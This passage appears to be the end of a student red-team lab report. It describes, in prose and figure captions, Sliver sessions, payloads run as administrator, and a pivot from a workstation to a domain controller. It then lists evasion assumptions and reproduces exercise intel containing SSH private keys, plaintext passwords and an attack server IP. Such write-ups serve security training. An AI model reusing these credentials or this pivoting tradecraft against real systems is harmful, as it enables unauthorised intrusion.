

Figure 66. Run payload as an administrator on WKS-0

In Figure 67, we establish our session on WKS-0.



Figure 67. New Session for WKS-0

We now must set up a pivot from the WKS-0 workstation to the DC. In Figure 68, we create our pivot listener and the agent.



Figure 68. Pivot from WKS-0 -> DC

We go back into Remmina and copy over the pivot executable onto the DC. We then execute our payload as an administrator. In Figure 69, we complete our mission and get our final session on the DC.



Figure 69. Final Session with access to the DC

We conclude our solution and did not have time to clean up our payloads from the workstations.

6. Risk Assessment

If the assumption that all machines in the target network remain powered on fails, several risks occur. A shutdown or reboot of systems, such as a domain controller, pivot host, or workstation, could remove our Sliver callbacks and break SSH jump tunnels. Payloads running in memory would terminate, and ephemeral credentials or access tokens would disappear, forcing us to restart portions of the operation. This disruption leads to a delay in our mission objectives.

We assume defenders skip inspection of the service descriptions. If a security team inspects service entries and identifies unusual service names and a lack of descriptions, the team terminates our services, removes executables attached to them, and hardens the workstations. This reconnaissance disrupts payload deployment and forces us to use more complexity during payload creation [1].

We assume users maintain interactive sessions and avoid logouts. If users log out or their session times out, Windows revokes tokens and terminates orphaned processes. If our token impersonation gets removed, we're forced to reestablish footholds through different active users [1].

7. Appendix

7.1 Matrix_Intel.txt

Target Network Information:

Known Targets:

- Secure Linux:

  IP: 172.26.4.99

  Username: rowena

  Credentials:

    crowbeak_ecdsa ssh private key:

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAiAAAAB

Nl

Y2RzYS1zaGEyLW5pc3RwMzg0AAAACG5pc3RwMzg0AAAAYQQSjb5KzpoHMEmNKepD

6ECj+b5xju3B+w/1Jfh+dPJngVzZU/7eN5citQ4XWjz3b/NU/cscPVe6kMzpew3x

gOQlinq00wTSLxXjmVhW5DXwX0C5OQmhDOeqK0xjGsnrRgoAAADIrNxCoazcQqEA

AAATZWNkc2Etc2hhMi1uaXN0cDM4NAAAAAhuaXN0cDM4NAAAAGEEEo2+Ss6aBzBJ

jSnqQ+hAo/m+cY7twfsP9SX4fnTyZ4Fc2VP+3jeXIrUOF1o892/zVP3LHD1XupDM

6XsN8YDkJYp6tNME0i8V45lYVuQ18F9AuTkJoQznqitMYxrJ60YKAAAAMAMD/vac

n9HzWOymrfOvG8zMxpgGVbCcLVbDe2LJOYpByiXzZnYezAkG61lOBjF7EwAAAA=

-----END OPENSSH PRIVATE KEY-----

- Linux:

  IP: 172.26.4.26

  Username: godric

  Credentials:

  sphinxwindow_id_ecdsa ssh private key:

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAiAAAAB

Nl

Y2RzYS1zaGEyLW5pc3RwMzg0AAAACG5pc3RwMzg0AAAAYQQOvAFKfJDH41HmWafv

EUidCVJ7i7qQYNtECNdEMKSD0K7M8grN8+Le/XC6+/a1zQ2UNejwqBh4BOj3k0dL

fA9hvrsE7XfFsDEtMHzzFnYn45SL2EAdWhhBsy1y8yoDk50AAADISsJqPUrCaj0A

AAATZWNkc2Etc2hhMi1uaXN0cDM4NAAAAAhuaXN0cDM4NAAAAGEEDrwBSnyQx+N

R

5lmn7xFInQlSe4u6kGDbRAjXRDCkg9CuzPIKzfPi3v1wuvv2tc0NlDXo8KgYeATo

95NHS3wPYb67BO13xbAxLTB88xZ2J+OUi9hAHVoYQbMtcvMqA5OdAAAAMGEwASao

fD/YZ9+g5oTh4CphutBvaqFYpM1KrGMF1ztGsoEC1LDBzvteo3NJwMip6AAAAA=

-----END OPENSSH PRIVATE KEY-----

- DC:

  IP: 172.26.4.10

  Username: helga

  Credentials: AllTheOtherHousesAreTooMean@990

- One or more workstations:

  IP: Unknown

  Username: Unknown

  Credentials: Unknown

Attack Infra:

Attack Server IP: 54.162.180.47

Attack Server User: student

Attack Server Password (for sudo): AceLecture2025!

Attack Server PrivKey (for SSH):

-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAiAAAAB

Nl

Y2RzYS1zaGEyLW5pc3RwMzg0AAAACG5pc3RwMzg0AAAAYQTRB1plmF7wyglRXl7K

hM8mHUQrHYfsbOoYoD/ACYBCTu9YYwTmP8qNWCrYf33eXJafYQVCCHZRLyrgrYGM

RQzShU5YfuWuCOJZShZ1acj/ruMBYJfIJoOizpnwzTP3wfIAAADQKMIkcyjCJHMA

AAATZWNkc2Etc2hhMi1uaXN0cDM4NAAAAAhuaXN0cDM4NAAAAGEE0QdaZZhe8MoJ

UV5eyoTPJh1EKx2H7GzqGKA/wAmAQk7vWGME5j/KjVgq2H993lyWn2EFQgh2US8q

4K2BjEUM0oVOWH7lrgjiWUoWdWnI/67jAWCXyCaDos6Z8M0z98HyAAAAMQCOIX2E

GF7HbFbr5Fgo/6mQgfNoFRLebC+AC70htgEozDy0pRkJiiFiRA4p2kLnaC4AAAAA

AQIDBAUGBw==

-----END OPENSSH PRIVATE KEY-----

Notes:

- The target network shares linux infrastructure with your initial network

Objective:

- Obtain an HTTPS callback from a workstation in the target network directly back to your sliver attack server.
- HTTPS callback in target network should be actively linked with the DC in the target domain
- You should retain your access to your ICB
- You should have no other artifacts/beacons in the networks

8. References

[1] Michael Bruce Ades, *Exfiltration of Random Animal Files 🐮 on Workstations*, Red Team 1, Matrix, Jun. 22, 2025.

[2] R. Grimmick, “What is C2? Command and Control Infrastructure Explained,” *Varonis Blog*, Apr. 26, 2021. https://www.varonis.com/blog/what-is-c2. Accessed: Jun. 21, 2025.

[3] Microsoft Entra ID Domain Services, “Concepts – Forest trust,” Microsoft, 2025. https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust. Accessed: Jun. 21, 2025.

[4] Bishop Fox, “Sliver documentation,” *Sliver Docs*, 2025. https://sliver.sh/docs. Accessed: Jun. 21, 2025.

[5] LDAP.com, “The LDAP Search Operation,” LDAP.com, 2018. https://ldap.com/the-ldap-search-operation/. Accessed: Jun. 21, 2025.

[6] Microsoft Q&A, “What is NT AUTHORITY\SYSTEM and why is it installing as a package?,” Microsoft, Jul. 14, 2024. https://learn.microsoft.com/en-us/answers/questions/1824206/what-is-nt-authority-system-and-why-is-it-installi. Accessed: Jun. 21, 2025.

[7] Bishop Fox, *Sliver C2 Documentation – Port Forwarding*, [Online]. Available: https://github.com/BishopFox/sliver/wiki/Port-Forwarding

[8] OpenSSH Project, *ssh(1) – OpenBSD Manual Pages*, [Online]. Available: https://man.openbsd.org/ssh

[9] Remmina Project, *Remmina Remote Desktop Client*, [Online]. Available: https://remmina.org

[10] R. Allen, "Get-ADComputer: How to Get All AD Computers with PowerShell," *ActiveDirectoryPro*, Oct. 19, 2024. [Online]. Available: https://activedirectorypro.com/get-adcomputer-list-computers/

[11] Microsoft Tech Community, "Inventorying Computers with AD PowerShell," *Microsoft Tech Community*, Mar. 2024. [Online]. Available: https://techcommunity.microsoft.com/blog/askds/inventorying-computers-with-ad-powershell/397414

[12] M. York, "The Comprehensive Guide To MSTSC Command-Line Options," *HelpWire*, ca. 2021. [Online]. Available: https://helpwire.app/blog/rdp-command-line-options/

[13] AnyViewer, "What Is mstsc.exe and How to Use mstsc?" AnyViewer, Dec. 13, 2024. [Online]. Available: https://anyviewer.com/how-to/what-is-mstsc-exe.html